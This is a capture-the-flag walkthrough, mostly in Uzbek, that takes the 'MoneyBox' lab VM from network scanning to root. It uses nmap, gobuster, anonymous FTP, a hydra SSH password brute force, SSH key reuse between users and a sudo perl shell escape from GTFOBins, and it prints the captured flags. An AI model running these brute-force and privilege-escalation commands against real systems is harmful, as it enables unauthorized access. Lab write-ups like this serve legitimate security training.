

moneybox

▼ 1-flag

▼ 2-flag

▼ root flagi

1 OS : linux

2 mashina ip sini aniqlash uchun nmap -sn yordamida tarmoq scaneri otkazamiz


```
(kali@kali)-[~]  
$ sudo nmap -sn 192.168.56.0/24  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-24 02:12 -0400  
Nmap scan report for 192.168.56.1  
Host is up (0.00082s latency).  
MAC Address: 0A:00:27:00:00:0B (Unknown)  
Nmap scan report for 192.168.56.100  
Host is up (0.00100s latency).  
MAC Address: 08:00:27:9C:EE:5A (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.103  
Host is up (0.0035s latency).  
MAC Address: 08:00:27:A0:49:D4 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.102  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.67 seconds
```

3 keyin ovhiq portlarni aniqlash uchun sudo nmap -sC -sV -p- (malum ip) ni ishlatamiz

```
(kali@kali)-[~]
$ sudo nmap -sC -sV -p- 192.168.56.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-24 02:25 -0400
Nmap scan report for 192.168.56.103
Host is up (0.0013s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 0 0 1093656 Feb 26 2021 trytofind.jpg
| ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to ::ffff:192.168.56.102
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 4
|_    vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 1e:30:ce:72:81:e0:a2:3d:5c:28:88:8b:12:ac:fa:ac (RSA)
|_  256 01:9d:fa:fb:f2:06:37:c0:12:fc:01:8b:24:8f:53:ae (ECDSA)
|_  256 2f:34:b3:d0:74:b4:7f:8d:17:d2:37:b1:2e:32:f7:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-title: MoneyBox
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:A0:49:D4 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

4 endi gobuster yordamida mavjud directorylarni qidiramiz

gobuster dir -u <http://192.168.56.103> -w /usr/share/wordlists/dirb/common.txt



5 natijada bir nechta dir lar topildi

```
(kali@kali)-[~/Desktop]
$ gobuster dir -u http://192.168.56.103 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.103
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 279]
.htaccess (Status: 403) [Size: 279]
.htpasswd (Status: 403) [Size: 279]
blogs (Status: 301) [Size: 316] [→ http://192.168.56.103/blogs/]
index.html (Status: 200) [Size: 621]
server-status (Status: 403) [Size: 279]
Progress: 4613 / 4613 (100.00%)


Finished
```

6 blogs direktoriyasini ctldi u qilganimizda secret key topib oldik


```
← → ↻ 🏠 Not Secure view-source:http://192.168.56.103/blogs/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit

16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48 <!--the hint is the another secret directory is s3cr3t-T3xt-->
49
```


7 huddi shu s3cr3t-T3xt nomini direktoriya sifatida qidirib korganimizda ajoyib narsa topdik



8 ftpga anonymous orqali parolsiz ulanish mumkinligi sabab unga ulanib ichidagi fileni ochib koramiz



9 renu ning parolini hydra qilib terib koramiz
hydra -l renu -P /usr/share/wordlists/rockyou.txt 192.168.56.103 ssh



10 topilgan parol boyicha ssh qilib koramiz

```
(kali㉿kali)-[~/Desktop]
$ ssh renu@192.168.56.103
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ED25519 key fingerprint is: SHA256:4skFgbTuZiVgZGtWwAh5WRXgKXTdP7U5BhYUsIg9nWw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.103' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
renu@192.168.56.103's password:
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 08:53:43 2021 from 192.168.43.44
```

11 renu ichida birinchi flag bor ekan

```
renu@MoneyBox:~$ cat user1.txt
Yes ... !
You Got it User1 Flag

⇒ us3r1{F14g:0ku74tbd3777y4}
```

12 home katalogida lilyni uyi bor ekan unga kirib koramiz

```
renu@MoneyBox:/home/lily$ ls -la
total 36
drwxr-xr-x 4 lily lily 4096 Feb 26 2021 .
drwxr-xr-x 4 root root 4096 Feb 26 2021 ..
-rw-r--r-- 1 lily lily 985 Feb 26 2021 .bash_history
-rw-r--r-- 1 lily lily 220 Feb 25 2021 .bash_logout
-rw-r--r-- 1 lily lily 3526 Feb 25 2021 .bashrc
drwxr-xr-x 3 lily lily 4096 Feb 25 2021 .local
-rw-r--r-- 1 lily lily 807 Feb 25 2021 .profile
drwxr-xr-x 2 lily lily 4096 Feb 26 2021 .ssh
-rw-r--r-- 1 lily lily 65 Feb 26 2021 user2.txt
```

13 lilyni homesida authorized_keys filesida renuning public keyi bor ekan

```
renu@MoneyBox:/home/lily/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDRIE9tEEBTL0A+7n+od9tCjASYAWY0XBqcozyqb2qsNsJnBm8cBMCBNSktugtos9HY9hzSInk0zDn3RitZJXuemXCas0sM6gBctu5GDuL882dFgz96209TvdF7JJm82e
IiVrsS8YCVQq43migW6HXJu+BNtVbcf+Xq36biZiQaVBy+Vgb1CPpN0JTrtG449NdNZcl0FDmLm2Y6nLH42zMSHCC0HQJ3iBymc/I37G09VtUsaCpjiKaxZangLyb2+WLSxmJfr+EhGnWOpQv91hexXkd7IdLK6hhU0ff5y
NxlVIVzG2VEbugtJXukMSLWk2FhnEdLqCCHXY+1V+XE89F3 renu@debian
```

14 renuning public keyi borligi sabab lilyga ssh qilganda parol soramaydi va shu sabab lilyga ssh qilib kirib oldik

```

renu@MoneyBox:/home/lily/.ssh$ ssh lily@127.0.0.1
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 09:07:47 2021 from 192.168.43.80

```

```

lily@MoneyBox:~$ sudo -l
Matching Defaults entries for lily on MoneyBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lily may run the following commands on MoneyBox:
    (ALL : ALL) NOPASSWD: /usr/bin/perl

```

15 lilyni sudo huqularini tekshirganimizda /usr/bin/perl comandasini sudo huquqlari bilan ishga tushirishi mumkinligi topdik

gtfobins.org/gtfobins/perl/#shell

Qobiq

Ushbu bajariladigan fayl interaktiv tizim qobig'ini yaratishi mumkin.

(a) **Imtiyozsiz** **Sudo** **Imkoniyatlar**

Ushbu funksiya imtiyozli foydalanuvchi tomonidan quyidagi orqali bajarilganda bajariladi, **sudo** chunki olingan imtiyozlar bekor qilinmaydi.

Izohlar

Agar muhit o'zgaruvchilari mavjud bo'lsa, ular orqali uzatilishi **sudo VAR=value ...** yoki eksport qilinishi kerak **sudo -E ...**.

```
perl -e 'exec "/bin/sh"'
```

16 <https://gtfobins.github.io/> saytidan foydalanib root shellni oluvchi commandni oldik

```

lily@MoneyBox:~$ sudo perl -e 'exec "/bin/sh"'
# ls

```

17 va nihoyat root bola oldik

```
Aug 24 13:19
lily@MoneyBox: ~ — ssh renu@10.13.4.181
~Downloads/rockyou-master
lily@MoneyBox: ~ — ssh renu@10.13.4.181
umar@umar: ~/Downloads

ssh -rsa AAAAB3NzaC1yc2EAAAADAQABAAQCEIEPEEEbTLBA+7ned91CjASYAHY0XBgqzyqyb2qitNe3nbm6CBMCBN5ktugtos9HY9hz5InkOzdn3Rltz2XuemVCasOuM6gBctu5GduL882dFg+96209TvdF732h82e1Vr5S8YCVQq43ntgks6tXJcu+BNrVbcf+qx36blz1QaVByv+
Qb1CPpN0JTrtG449ndZc10F0nln2Y6n1H42z5hCC0HQ118ymc/137G09VtUsaCp1KaxZanglyb2+HL5xmJfr+EhcnW0pQv91hexd71d1K6hNJoFF5yxxlvIVzG2VEbugtJXukHSLk2FhnEdLqCCHXv+1V+XEB9F3 renu@debian
renu@MoneyBox:/home/lily/.ssh$ ssh lily@http://10.13.4.181/
ssh: Could not resolve hostname http://10.13.4.181/: Name or service not known
renu@MoneyBox:/home/lily/.ssh$ ssh lily@http://10.13.4.181
ssh: Could not resolve hostname http://10.13.4.181: Name or service not known
renu@MoneyBox:/home/lily/.ssh$ ssh lily@10.13.4.181
The authenticity of host '10.13.4.181 (10.13.4.181)' can't be established.
ECDSA key fingerprint is SHA256:8Gz5oXjLv35y37cQf1EE0rFBB9KlK/K1hAjzK/IXk8I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.13.4.181' (ECDSA) to the list of known hosts.
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 09:07:47 2021 from 192.168.43.80
lily@MoneyBox:~$ ls
user2.txt
lily@MoneyBox:~$ sudo -l
Matching Defaults entries for lily on MoneyBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin/:/sbin:/bin

User lily may run the following commands on MoneyBox:
    (ALL : ALL) NOPASSWD: /usr/bin/perl
lily@MoneyBox:~$ su root
Password:
su: Authentication failure
lily@MoneyBox:~$ sudo perl -e 'exec "/bin/bash" ;'
root@MoneyBox:/home/lily# ls
user2.txt
root@MoneyBox:/home/lily# ls -la
total 36
drwxr-xr-x 4 lily lily 4096 Feb 26 2021 .
drwxr-xr-x 4 root root 4096 Feb 26 2021 ..
-rw-r--r-- 1 lily lily 985 Feb 26 2021 .bash_history
-rw-r--r-- 1 lily lily 220 Feb 25 2021 .bash_logout
-rw-r--r-- 1 lily lily 3526 Feb 25 2021 .bashrc
drwxr-xr-x 3 lily lily 4096 Feb 25 2021 .local
-rw-r--r-- 1 lily lily 807 Feb 25 2021 .profile
drwxr-xr-x 2 lily lily 4096 Feb 26 2021 .ssh
-rw-r--r-- 1 lily lily 65 Feb 26 2021 user2.txt
root@MoneyBox:/home/lily# cat user2.txt
Yeah....
You got a User2 Flag

==> us3r(F14g:tr5827r5wu6nklao)

root@MoneyBox:/home/lily#
```